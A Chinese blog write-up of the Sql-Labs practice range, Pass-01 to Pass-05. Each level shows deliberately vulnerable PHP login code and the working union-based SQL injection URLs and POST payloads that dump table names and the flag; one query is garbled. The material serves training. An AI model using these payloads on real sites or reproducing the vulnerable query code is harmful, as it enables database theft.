【封神台】Sql-Labs wp

原创

孤桜懶契 于 2021-08-15 16:52:19 发布 66 收藏


分类专栏： CTF 技术学习 文章标签： sql

本文链接：https://blog.csdn.net/qq_35938621/article/details/119716044

CTF 同时被 2 个专栏收录

13 篇文章 0 订阅

订阅专栏



技术学习

24 篇文章 0 订阅

订阅专栏


前言

> - 掌控安全里面的靶场Sql-Labs，练练手！
> - 环境：http://inject2.lab.aqlab.cn:81/

pass-01


```
$username = '';
$password = '';
@$id = $_GET['id'];
@$sql = 'select *from user where id='.$id;
mysqli_select_db($conn,'****');// 不想让你们知道库名
$result = mysqli_query($conn,$sql);
while ($row = mysqli_fetch_array($result)){
$username = $row['username'];
$password = $row['password'];
}
echo 'Your Login name:'.$username;
echo 'Your Password:'.$password;
```

> - 显错注入、先判断多少个字段




- 查表拓展： 1 and exists(select * from user)这种形式可以猜解表是否存在

```
http://inject2.lab.aqlab.cn:81/Pass-01/index.php?id=1 union all select 1,2,group_concat(table_name) from information_schema.tables where table_schema=database();
```




- 查flag表中字段

```
http://inject2.lab.aqlab.cn:81/Pass-01/index.php?id=1 union all select 1,2,group_concat(column_name) from f.colu
mns where table_schema=database() and table_name=0x6572726f725f666c6167;
//0x6572726f725f666c6167是error_flag的十六进制
```



- 拿flag //后面就不截图了

```
http://inject2.lab.aqlab.cn:81/Pass-01/index.php?id=1 union all select 1,2,flag from error_flag;
```




pass-02

```php
$username = '';
$password = '';
@$id = $_GET['id'];
@$sql = 'select *from user where id='\''.$id.'\'';
mysqli_select_db($conn,'****');// 不想让你们知道库名
$result = mysqli_query($conn,$sql);
while ($row = mysqli_fetch_array($result)){
$username = $row['username'];
$password = $row['password'];
}
echo 'Your Login name:'.$username;
echo 'Your Password:'.$password;
```

> - 给id传参加了个单引号，和上题一样的做法差不多，就是1后面加个'来闭合源代码中的单引号，再加个#号url编码也就是%23注释掉后面的单引号，也就可以联合查询了

```
http://inject2.lab.aqlab.cn:81/Pass-02/index.php?id=1' union all select 1,2,flag from error_flag %23;
```




pass-03

```php
sername = '';
$password = '';
@$id = $_GET['id'];
@$sql = 'select *from user where id='(\''.$id.'\')';
mysqli_select_db($conn,'****');// 不想让你们知道库名
$result = mysqli_query($conn,$sql);
while ($row = mysqli_fetch_array($result)){
$username = $row['username'];
$password = $row['password'];
}
echo 'Your Login name:'.$username;
echo 'Your Password:'.$password;
```

- 上题id是'id'这题是加了个括号('id')，不过意思不变，同样是进行构造')在1后面然后利用注释符#来绕过也就是%23

```
http://inject2.lab.aqlab.cn:81/Pass-03/index.php?id=1') union all select 1,2,flag from error_flag %23;
```




pass-04

```php
$username = '';
$password = '';
@$id = $_GET['id'];
@$sql = 'select *from user where id=("'.$id.'")';
mysqli_select_db($conn,'****');// 不想让你们知道库名
$result = mysqli_query($conn,$sql);
while ($row = mysqli_fetch_array($result)){
$username = $row['username'];
$password = $row['password'];
}
echo 'Your Login name:'.$username;
echo 'Your Password:'.$password;
```

> - 单引号变双引号

```
http://inject2.lab.aqlab.cn:81/Pass-04/index.php?id=1") union all select 1,2,flag from error_flag %23;
```



pass-05


```php
$username = $_POST['username'];
$password = $_POST['password'];
$sql = 'select *from user where username =\''.$username.'\' and password=\''.$password.'\'';
mysqli_select_db($conn,'******'); //不想告诉你们库名
$result = mysqli_query($conn,$sql);
$row = mysqli_fetch_array($result);
$uname = $row['username'];
$passwd = $row['password'];

if($row){
echo '成功登录Your Login name:'.$uname.'Your Password:'.$passwd.'';}
else{echo '账号密码错误';}
```

> - 先用万能密码登陆，获取账号和密码，然后再post注入，利用联合查询生成其他的账号和密码使回显成功，最后用limit 1,1 显示第二行也就是我们联合查询加入进去的账号和密码，然后再注入和上面四题没区别

- 万能密码登陆


- 用Hackbard的post注入，找到回显点

```
username=admin&password=as4dsa2dsad2a3'  union all select 1,2,3 limit 1,1#
```




- 表

```
username=admin&password=as4dsa2dsad2a3'  union all select 1,2,group_concat(table_name) from information_schema.tables where table_schema=database() limit 1,1#
```



